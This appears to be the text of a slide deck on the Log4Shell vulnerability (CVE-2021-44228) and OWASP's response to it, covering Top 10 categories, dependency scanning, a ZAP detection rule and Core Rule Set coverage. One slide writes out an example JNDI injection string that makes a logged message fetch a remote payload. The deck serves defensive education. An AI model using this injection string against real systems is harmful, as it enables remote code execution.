# OWASP vs. log4j

#### CVE-2021-44228, ... in a nutshell...


- RCE  $\Rightarrow$  Critical
- Envoyer un message du type \${jndi:ldap://serveur/message}
- Capturer le message dans les logs: logger.info("Message reçu " + msg);
- Déclenche un appel vers le serveur LDAP
- Récupération du payload



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#### The log4j JNDI Attack

and how to prevent it



## A06:2021 – Vulnerable and Outdated Components

Description

- You are likely vulnerable:
  - If the software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.

How to prevent

- Scan for vulnerable dependencies

## A09:2021 – Security Logging and Monitoring Failures

Description

 Penetration testing and scans by dynamic application security testing (DAST) tools (such as OWASP ZAP) do not trigger alerts.

How to prevent

- Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems

#### OWASP Tools that already exist

- Software Bill of Materials : Dependency Track

⇒ List/Get alarm for each application which include a vulnerable version of Log4j

- Software Composition Analysis (SCA) : Dependency Check

⇒ Ensure that you don't include a vulnerable dependency in your code

#### OWASP Tools that already exist



Sam Stepanyan @securestep9 · 10 févr. ···· How can OWASP #SAMM (Software Assurance Maturity Model) help identify systems impacted by a vulnerability like #Log4J / #Log4Shell and then take actions to remediate it? - a great blog post by the OWASP project team - thanks @sebadele!

#### owaspsamm.org/blog/2022/02/0...



The implementation of this security practice has an indirect impact but it's an overarching one. At a high level, having a strategy around appsec to structure all your activities lays the foundation for all the rest.

## **OWASP / Reaction**



Zed Attack Proxy @zaproxy

New ZAP alpha active scan rule: Log4Shell (CVE-2021-44228) detection: zaproxy.org /docs/desktop/a... Note this does depend on OAST support: zaproxy.org /docs/desktop/a... Great work by @ricekot\_ Blog post coming soon... #Log4Shell #log4j #owasp #dast



Hannibal is on the jazz @LeCodeNinja · 13 déc. 2021 The OWASP Zed Attack Proxy was vulnerable to #Log4Shell



## **OWASP / Reaction**



Great follow-up or test case. Good news, yes CRS catches Log4jShell:

#### #OWASP #CoreRuleSet #CRSSandbox

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